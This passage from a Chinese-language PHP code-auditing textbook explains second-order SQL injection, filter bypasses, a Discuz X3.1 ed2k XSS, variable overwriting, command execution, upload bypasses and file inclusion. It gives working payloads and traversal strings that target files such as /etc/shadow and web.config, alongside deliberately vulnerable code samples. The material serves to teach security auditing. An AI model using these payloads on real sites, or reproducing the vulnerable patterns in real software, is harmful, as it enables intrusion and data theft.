```

这里receiver_name是可控的，下面来跟踪insert函数。

```
<?php
......
```



```
public function insert($tableName,$data = array()) {
  $sql = "INSERT INTO ".$this->getTableName($tableName);
  $sql .="(".implode(",",array_map(array($this,"escapekey"),array_
  keys($data))).") values(";
  $sql .= $this->getInsertVal($data);
  $sql = trim($sql,",").")";
  $this->query($sql);
  if(!$this->errno){
      return $this->lastid();
  }
  return false;
}
......
?>
```

getInsertVal中还嵌套了几个函数，不过并没有做什么过滤，故此省略。从下面的代码中来找找出库的地方。

```
<?php
......
  if($count) {
    $this->data["pagearr"] = getPageArr($page,$pagesize,$count,'',true);
    $this->data['trades'] = DB::getDB()->select ("trade",
    "tradeid,receiver_name,totalfee,addtime,status,payment",$wherestr,
    "tradeid DESC",$this->data['pagearr']['limit'],"tradeid");
    //这里出库,同样嵌套了几个函数,但也没有进行过滤同样省略
    $tradeids = array_keys($this->data['trades']);
    $orders = DB::getDB()->select("order","itemid,itemimg,itemname,
    tradeid,orderid","tradeid in ".cimplode($tradeids));
    foreach($orders as $order) {
    $this->data['trades'][$order['tradeid']]['order'][$order['orderid']]
    = $order;
    }
  }
  $this->output("gettrade");
}
......
?>
```

入库、出库都没有进行过滤，因此可以判定存在二次注入。再回到insert函数，可以看到查询语句如下。

```
INSERT INTO cart_trade('tradeid','uid','uname','addtime','status','totalfee','itemfee','postfee','man','coupon','expresswayid','posttype','receiver_name','receiver_province','receiver_city','receiver_district','receiver_address','receiver_zip','receiver_link','memo','payment','istax','tax_company')values('1418809144596',2,'test',1418809144,'WAIT_PAY',6300,5300,1000,'',0,2,1,'注入语句','110000','1','','1','1','1','','cod',0,'')
```

可以构造receiver=', 1, 1, 1, user(), 1, 1, 1, 1, 0, 2)#，逃逸出单引号并闭合，用#注释掉后面多余的语句，提交过程如图4-13所示。

收货人信息

',1,1,1,user(),1,1,1,1,0,2)#　　北京北京市东城区111

添加新地址

*收货人姓名：', 1, 1, 1, user(), 1, 1, 1,

*地区：北京 - 北京市 - 东城区

*详细地址：111

*邮编：100010

*电话/手机：11111111111

保存并使用这个地址

图4-13　提交过程

提交的数据包如图4-14所示。




图4-14　提交的数据包

成功提交后，切到个人中心，然后查看订单，如图4-15所示，可以看到出库的地方已经“躺着”注入出的数据了。

收货信息

订 单 号：　1434373133743
收 件 人：　联系电话：　1
收件人地址：　skyofdl1@localhost
邮政编码：　1

图4-15　成功二次注入

4.2.5　过滤的绕过

在开发中，开发人员想尽办法杜绝注入的情况出现，而通常采用的办法便是过滤。常见的过滤大致分为正则和关键词的过滤，相对关键词的过滤，正则过滤的方式则更为高效。但是并没有绝对安全的方法，任何防御都存在被绕过的风险，而常见的绕过如下。

- 大小写混合。
- 替换关键字。
- 使用编码。
- 使用注释。
- 等价函数与命令。
- 使用特殊符号。
- http参数控制。
- 整合绕过。

接下来将展示几个对关键词进行过滤的简单bypass（绕过）方法。

1. 过滤代码

```
preg_match('/(and|or|union|where|limit)/I',$id)
```

绕过方法：对关键词and，or，union，where，limit进行了过滤，构造代码类似于11||（select user from users group by user_id having user_id=1 ）= 'admin'即可绕过。

2. 过滤代码

```
preg_match('/select|order|insert|update|eval|document|delete|injection|j
ection|link|\'|\%|\/\*|\*|\.\.\/|\.\/|\,|\.|--|\"|and,$str)
```

绕过方法：仅对小写的注入关键词进行了过滤，大写即可绕过。

4.3 XSS审计

XSS攻击是近些年盛行的一种攻击方式，恶意攻击者往Web页面里插入恶意html代码，当用户浏览该网页时，嵌入其中的html代码会被执行，从而达到恶意攻击用户的特殊目的。而PHP中对XSS的审计又是怎样的呢？

这是一个Discuz的历史漏洞了，Discuz第一时间在X3.1版本的一个补丁中修复了这一漏洞，不过对于仍然使用着Discuz X3.1旧版本（其实绝大多数都在使用旧版本，因为补丁发布的时候X3.1已经发布很久了）及以下版本的网站来说，这个漏洞依然有效。下面我们来体验一下这个漏洞的审计过程。

有关这个漏洞的代码在\upload\source\function\下的function_discuzcode.php中。

```
119 if($allowbbcode) {
120    if(strpos($msglower, 'ed2k://') != FALSE) {
121     $message = preg_replace("/ed2k:\/\/(.+?)\//e", "parseed2k('\\1')",
       $message);
122 }
123 }
```

很显然，这段代码用于检测是否启用ed2k协议并在第121行对ed2k链接进行了处理。为了让读者更清晰地理解这些PHP代码，本书假设读者对PHP的掌握处于入门阶段，对涉及的一些API做一个简单介绍。121行中的preg_replace函数原型如下。

```
mixed preg_replace ( mixed $pattern , mixed $replacement , mixed
$subject [, int $limit = -1 [, int &$count ]] )
// preg_replace  执行一个正则表达式的搜索和替换：搜索subject中匹配pattern的部分，
用replacement进行替换
```

对于刚刚接触代码审计的初学者来说，可能会感觉自己对代码的掌握程度不够，没关系，每种语言的官方手册对每个函数都有详细解释以供开发者学习。对于有一定经验的审计者来说，开源项目的手册或说明文中仍有很多重要的部分，而且同一厂商过去的漏洞也可能为审计引导一个方向，不要羞于站在巨人的肩膀上！

这个函数调用parseed2k()函数对$message进行正则处理，下面来跟踪处理函数parseed2k()。

```
function parseed2k($url) {
    global $_G;
    list(,$type, $name, $size,) = explode('|', $url);
    //用来读取连接中的类型,名称与大小
    $url = 'ed2k://'.$url.'/';
```



```
        $name = addslashes($name);
        if($type == 'file') {
           $ed2kid = 'ed2k_'.random(3);
           return '<a id="'.$ed2kid.'" href="'.$url.'" target="_blank">'.dhtmlspecialchars(urldecode($name)).' ('.sizecount($size).')</a><script language="javascript">$(\''.$ed2kid.'\').innerHTML=htmlspecialchars(unescape(decodeURIComponent(\''.$name.'\')))+\' ('.sizecount($size).')\';</script>';
        } else {
          return '<a href="'.$url.'" target="_blank">'.$url.'</a>';
        }
    }
```

从这段代码中可以看出，parseed2k()并没有对参数$size进行安全处理，甚至没有对$size进行类型转换（暂且认为这是程序员的疏忽），因此函数sizecount($size)中传入的是字符串类型的$size变量。

下一步跟进sizecount()函数，它在同目录下的function_core.php中：

```
1601    function sizecount($size) {
1602        if($size >= 1073741824) {
1603            $size = round($size/1073741824 * 100)/100 . 'GB';
1604        } else if($size >= 1048576) {
1605            $size = round($size / 1048576 * 100) / 100 .' MB';
1606        } else if($size >= 1024) {
1607            $size = round($size / 1024 * 100) / 100 . 'KB';
1608        } else {
1609            $size = $size . 'Bytes';
1610        }
1611            return $size;
1612    }
```

这段代码用来对文件大小进行划分，字符串类型的$size的值在与Number类型比较时，会被强制转换成Number类型后再进行比较。如果传入的$size并不是纯数字字符串，那么$size的值会被转换成NaN（Not a Number），不会触发前三个if语句，直接进入else语句，而else中的函数并没有对$size进行类型转换，直接与'Bytes'进行了配对，配对后的字符串被最终返回给function_discuzcode.php中121行的$message，然后被输出。

第1609行代码在×3.1补丁中被替换为：

```
1609    $size = intval($size) . ' Bytes';
```

intval函数将$size转换为整型，因此避免了对于$size的XSS攻击。

下面来实际测试一下：

在Discuz X3.1或以下版本的论坛中发帖时插入这样一句：

```
ed2k://|file|xss|'+alert(123)+'|xss/
```

图4-16所示的对话框证明了漏洞的存在。



图4-16　XSS对话框

顺便提一下，这个漏洞因为格式限制不能包含各种引号。不要灰心，这里可以用document.write(String.fromCharCode(... ...)); 的方式写入html标签，如<script src=...></script>，这里的属性src不需要引号即可加载外部JS文件，进而利用这个漏洞。

通过简单地分析可以发现，程序员为了简化代码（其实打完补丁之后并没有简化）让字符串类型的$size通过强制类型转换与整型比较，然后直接将$size与表示文件大小、单位的字符串进行连接，这种简化是一个很不好的习惯，在编写代码时应避免利用强制类型转换来比较不同类型变量，这种方法往往会被攻击者利用（就像这里一样）。

4.4　变量覆盖

何为变量覆盖？首先要了解PHP的特性。PHP是一 种类型松散的语言，它根据变量的值自动地把变量转换为正确的数据类型。变量覆盖就是指攻击者在攻击时给予其特定的值，并覆盖原有的固定值，从而引发一些安全问题。下面介绍常见的变量覆盖。

4.4.1　变量初始化

此类变量覆盖需要在register_global=on时才能发生，下面来看“乌云某白帽子”的一个漏洞。

```
<?php
//省略无关代码......
```



```
case 'list':

    $totalNum = $mysql->numTable("member", $where);
    //省略无关代码......
     $members = $mysql->select("member","id,name,time,money,pro-
     vience,city,picture",$where,array("id DESC"),array(($page-
     1)*$pageNum,$pageNum)); www.2cto.com
    require(INCLUDE_PATH."page.class.php");
     $pageClass = new page($page,$totalNum,$pageNum, WEB_URL."member/
     u.php?action=list", true);
    $pageCode = $pageClass->getCode();
    $smarty->assign("webTitle","会员列表");
    $smarty->assign("uList", $members);
    $smarty->assign("pageCode", $pageCode);
    $smarty->display("member/m_u_list.html");

function numTable($table='',$wheres=false)
    {
        $table = $this->dbPrefix.$table;
        $sql = "SELECT COUNT(*) AS num FROM `$table`";
        if($wheres)
        {
            $sql .= " WHERE ";
            if(is_array($wheres))
            {
                foreach($wheres as $key => $val)
                {
                    $whr[] = "`$key`='".$val."'";
                }
                    $sql.= implode(" AND ",$whr);
            }
            else if(is_string($wheres))
            {
                $sql.= $wheres;
            }
        }
        $result = $this->fetch($this->query($sql));
```

```
            return $result['num'];
        }
?>
```

这里变量where并没有进行初始化，而是直接代入了查询语句，从而导致变量覆盖，在这里引发了注入，注入格式为?action=list&where=注入语句。

4.4.2 危险函数引发的变量覆盖

extract()函数的作用是从数组中把变量导入到当前的符号表中。当函数中type参数为默认值、传递的变量同名时，会进行覆盖，从而引发其他安全问题。下面来看某开源程序代码。

```
<?php
......
case 'check_info_gold':
   $json = new Services_JSON;
         extract($_REQUEST);
         $m_gold = $db->getOne("select gold from {$table}member
         where userid='$_userid' ");
         $data['kou'] = $CFG['info_top_gold'] * intval($number);
         $data['gold'] = $m_gold - $data['kou'];
         $data=$json->encode($data);
         echo $data;

   break;
......
?>
```

第4行的extract($_REQUEST)命令导致了变量覆盖，因此我们可以直接覆盖掉$table，并补全语句，从而进行注入。

4.5 命令执行

命令执行是PHP中常见的一种漏洞，这种漏洞的危害较大，直接威胁到服务器的安全。在PHP中，命令执行往往发生在eval()、assert()、system()、exec()、shell_exec()、passthru()、escapeshellcmd()这些高危函数上。因为开发者的疏忽，这些函数所执行的命令

有时会出现用户可控的情况，从而导致攻击者提交恶意代码达到攻击目的。下面将对其进行分析。

4.5.1　常见的命令执行函数

1. eval()

该函数是把字符串按照PHP代码来执行。语法格式：

eval(phpcode);

下面是一段问题代码：

```
<?php
  $com=$_GET['com'];
  eval($com);
?>
```

这是一段很简单的代码，可以看到代码中将参数com的值传递给变量com，然后直接将变量com的值当作PHP代码来执行，于是漏洞便产生了。当令参数com为phpinfo(); 时，结果如图4-17所示。




图4-17　执行phpinfo命令

2. system()

该函数类似 C语言的system()函数，用来执行指令，并输出结果，语法格式：

system(string command, int [return_var]);

下面是一段问题代码：

```
<?php
  $com=$_GET['com'];
  $result=system($com);
  echo $result;
?>
```

当参数com为whoami时，结果如图4-18所示。

当参数com为ping baidu.com时，结果如图4-19所示。




图4-18　执行whoami命令




图4-19　执行ping命令

3. array_map()

该函数返回用户自定义函数作用后的数组。回调函数接收的参数数目应该和传递给array_map() 函数的数组数目一致，语法格式：

array_map(function, array1, array2, array3...)

下面是一段问题代码：

```
<?php
  $callback = $_GET[callback];
  $array1 = array(0, 1, 2, 3);
  $array2 = array_map($callback, $array1);
?>
```

令上述代码中的参数callback为phpinfo，结果如图4-20所示。






图4-20 执行phpinfo命令

4.5.2 动态函数

在实际开发中，有的程序员想动态调用某些函数，却往往会忽略动态函数的风险。下面是一段问题代码：

```
<?php
  function A($data){
    echo "A:".$data;
  }
  function B($data){
    echo "B:".$data;
  }
  if(isset($_GET['test_func'])){
    $test_func = $_GET['test_func'];
    $com = $_GET['com'];
    $test_func($com);   //动态调用
  }
?>
```

在上述代码中，程序员原意是想动态调用A函数和B函数，所以把变量test_func作为函数名，并且可控。但这其实等同于可以执行任意函数，当直接令参数test_func为system，参数com为ping baidu.com时，结果如图4-21所示。




图4-21　直接执行ping命令


4.6　上传绕过

何为上传绕过漏洞？熟悉渗透的读者一定知道文件上传是getshell的主要途径之一，是用来获取Web权限的重要漏洞方式，也常常是Web渗透的最后一关，可见其重要性。下面便来剖析常见的文件上传绕过漏洞。

4.6.1　JavaScript绕过

先来看一段实例代码：

```
<?php
function uploadfile()
{
   $configUp=array();
   $configUp['type']  = array("flash","img");            //上传允许type值
   $configUp['img']   = array("jpg","bmp","gif","png"); //img允许后缀
   $configUp['flash'] = array("flv","swf");             //flash允许后缀
   $configUp['office'] = array("doc","docx","docm","dotx","dotm",
   "xls","xlsx","xlsm","xltm","xlsb","xlam","csv","xlw","wk4","wk3",
   "wk1","wks","dbf","ppt","pptx","pptm","ppsx","potx","potm","ppam");
   ......
   $configUp['message']="上传成功"; //上传成功后显示的消息,若为空则不显示
```



```
    $configUp['name']= mktime();    //上传后的文件命名规则,这里以UNIX时间
                                      戳来命名
......
......
    if(is_uploaded_file($_FILES['upload']['tmp_name']))
                                    //判断上传类型是否被允许
    {
        $filearr=pathinfo($_FILES['upload']['name']);
        $filetype=$filearr["extension"];
        if(!in_array($filetype,$configUp['img']))
        mkhtml($fn,"","错误的文件类型! ");
                                    //可以看到当文件名非法时,调用mkhtml函数
        if($_FILES['upload']['size'] > $configUp["img_size"]*1024)
        mkhtml($fn,"","上传的文件不能超过".$configUp["img_size"]."KB! ");
        $file_abso=$configUp["img_dir"]."/".$configUp['name'].".".$filetype;
        $file_host=$_SERVER['DOCUMENT_ROOT'].$file_abso;
        if(move_uploaded_file($_FILES['upload']['tmp_name'],$file_host))
        {
            mkhtml($fn,$file_abso,$configUp['message']);
        }else
        {
            mkhtml($fn,"","文件上传失败,请检查上传目录设置和目录读写权限");
        }
    }
}
?>
```

下面来查看mkhtml函数。

```
<?php
......
function mkhtml($fn,$fileurl,$message)
{
    echo  $str='<script  type="text/javascript">window.parent.CKEDITOR.
    tools.callFunction('.$fn.',  \''.$fileurl.'\',  \''.$message.'\');
    </script>';
    exit($str);
}
```

```
?>
```

可以看到mkhtml调用的是一段JavaScript代码，我们再回到uploadfile函数中。

```
if(!in_array($filetype,$configUp['img'])){
  $configUp['img'] = array("jpg","bmp","gif","png");
......
}
```

这段代码判断当文件类型不合法时便调用mkhtml，但无论调用是否失败，都会执行上传代码，因此只要禁用JavaScript就能知道上传文件的路径了。

这里直接改包代替（因为JavaScript是客户端脚本语言，只对浏览器进行了限制），如图4-22所示。





图4-22　改包代替

4.6.2　文件头验证绕过

问题代码如下。

```
<?php
if($_FILES[userfile][type] != "image/gif")
{
echo "对不起,我们只允许上传GIF格式的图片!!";
exit;
}
$dir = PreviousFile/;
```



```
$PreviousFile = $dir.basename($_FILES[userfile][name]);
if(move_uploaded_file($_FILES[userfile][tmp_name], $PreviousFile))
{
echo "文件是有效的,成功上传!!!";
} else {
echo "文件上传错误！！！请重新上传！！！！  ";
}
?>
```

上面的代码对文件类型进行了判断，只允许了image/gif这种类型。但是人们仍可以伪造GIF89A这样的文件头进行上传。

4.6.3　逻辑问题

实例代码如下。

```
<?php
//省略无关代码
            if($split_values[0] == strtolower($split_img[1]) && $split_
            values[1] == "allow")
            {
                $invalidimg = false;
                $i = $extcount + 1000;
            } elseif($i == $i_values && $split_values[0] !=
            strtolower($split_img[1]))
            {
                // If the image was valid, we would have exited by now.
                $error_occured = true;
            }
     }
//省略无关代码
             if($user_dat['usedspace'] < $dirsize)
             {
                if(file_exists($user_dat['usrdir'] . "/" . $_
                FILES[$whichfile]['name']))
                 {
                       if($_POST['overwrite_file'] == true)
                       {
```

```
                                unlink($user_dat['usrdir']."/".$_FILES
                               [$whichfile]['name']);
                             } else {
                                 $error_occured = true;

                                 echo "您试图上传的文件已经存在<br />请选择覆盖
                                       或者更改文件名重新上传.<br /><br />";
                             }
                      }
               } else {
                      $error_occured = true;
                      echo "您已经用光了所有的目录空间.<br />";
               }
        } else {
               $error_occured = true;
               echo "目录不存在. 请联系管理员.<br />";
       }

       if($error_occured != true)
       {
          if(move_uploaded_file ($_FILES[$whichfile]['tmp_name'],
       $user_dat['usrdir'] . "/" . $_FILES[$whichfile]['name']))
              {
              rename($user_dat['usrdir']."/".$_FILES[$whichfile]['name'],
       $user_dat['usrdir'] . "/" . $split_img[0] . "." .
strtolower($split_img[1]));
    //省略无关代码
    ?>
```

问题出在后缀判断和rename函数上，先来看一下后缀判断。

```
    if($split_values[0] == strtolower($split_img[1]) && $split_values[1] ==
"allow")
```

当上传××.jpg.php时：

```
    $split_values[0]=××
    $split_values[1]=jpg
    $split_values[2]=php
```



但可以看到if语句并没有判断$split_values[2]，因此成功绕过，进入rename函数。

```
    rename($user_dat['usrdir'] . "/" . $_FILES[$whichfile]['name'], $user_
dat['usrdir'] . "/" . $split_img[0] . "." . strtolower($split_img[1]));
```

这里会将之前上传的××.jpg.php改名为××.jpg。但根据rename函数特性，当二次上传同名文件时，例如××.jpg.php，紧接着会进入流程，尝试被改名为××.jpg，但因为××.jpg已经存在了，所以成功上传了××.jpg.php。

4.7　文件包含

文件包含也是PHP中常见的一种漏洞，其结果往往就是getshell，其危害极大。那什么是文件包含呢？它往往出现在include()、 include_once()、require()、require_once()、fopen、file_get_contents这些加载文件的函数上。因为对文件名没有过滤，导致攻击者可以包含任意文件或特定文件，从而达到攻击目的。

4.7.1　漏洞成因

问题代码如下。

```
<?php
if ($_GET['dir']) {
   include $_GET['dir'];
} else {
   include 'test.php';
}
?>
```

这段代码的初衷应该是想调用某文件的样式和功能。但因为这里dir为用户可控，所以可以调用任意文件。而问题就在于此，如果攻击者上传一个尾部有PHP恶意代码的图片，如upload/××.jpg，再访问?dir=upload/××.jpg，那么恶意代码就会被引入当前文件并执行，从而达到攻击目的。

当然，文件包含并不仅限于包含上传的文件，也可以包含一些配置文件。

```
?dir=.htaccess
?dir=../../../../../../web.config
?dir=../../../../../../../../../var/log/apache/error.log
?dir=../../../../../../../../../proc/config.gz（需root权限）
?dir=../../../../../../../../../etc/shadow（需root权限）
```

4.7.2 绕过限制

在实际开发中，开发者为了避免受其害，对包含的路径做了很多限制，如下面这段代码。

```
<?php
if($_GET['dir']){
   include("inc/".$_GET['dir'].".htm");
}
?>
```

从这里可以看到，开发者对目录和后缀名都进行了控制。但人们可以提交../轻松绕过对目录的限制，同时用%00截断绕过对后缀的限制。如?dir=../../../../../../../etc/passwd，从而包含恶意文件。

注意：%00截断需要magic_quotes_gpc=off，PHP版本小于5.3.4时才能实现。

当然，对于上述代码，还有其他方法绕过其限制，如路径长度截断（PHP版本小于5.2.8，Linux下文件名长度大于4096字节，Windows下长度大于256字节）、点号截断（PHP版本小于5.2.8，只适用于Windows系统，点号长度须大于256字节）等。

再来看一段对目录进行过滤的代码。

```
<?php
if($_GET['dir']){
  $str=str_replace("../","./",$_GET['dir']);
  include("data/".$str);
}
?>
Print.php:
<?php
  echo "test";
?>
```

这段过滤代码是用str_replace函数将../替换成./，从而使攻击者无法用../跳出目录。不过当提交.../时，因为会将../替换成./，所以又再次变成了../，从而跳出了目录。因此当人们提交?dir=.../print.php时，就成功包含了文件。

测试结果如图4-23所示。




图4-23　包含本地文件



4.7.3　任意文件读取

file_get_contents是最常见的文件读取函数，用来把整个文件读入一个字符串中。语法格式：

file_get_contents(path, include_path, context, start, max_length)

也就是我们常说的任意文件读取，控制要读取文件的路径，从而达到攻击目的，例如读取一些数据库配置文件等。

先来看一段代码：

```
<?php
if($_GET['dir']){
  $file=file_get_contents($_GET['dir']);
  echo $file;
}
?>
```

提交?dir=/data/web.config，结果如图4-24所示。




图4-24　读取本地文件

4.8　本章小结

随着网络的普及，商业网站、政府网站、个人博客不计其数。而搭建网站的门槛也变得越来越低，搭建过程开始变得模式化、智能化，很多并不懂网站开发的人也可以使用开源软件搭建属于自己的网站，并且因为开源软件价格低廉，很多企业、政府也会选择安全性高、口碑好的开源软件进行网站搭建。因此，开源软件的安全性显得尤为重要。如今随着PHP被广泛使用，PHP在开源市场的地位越来越高，这里以小结的形式来讲讲开源审计的经验。

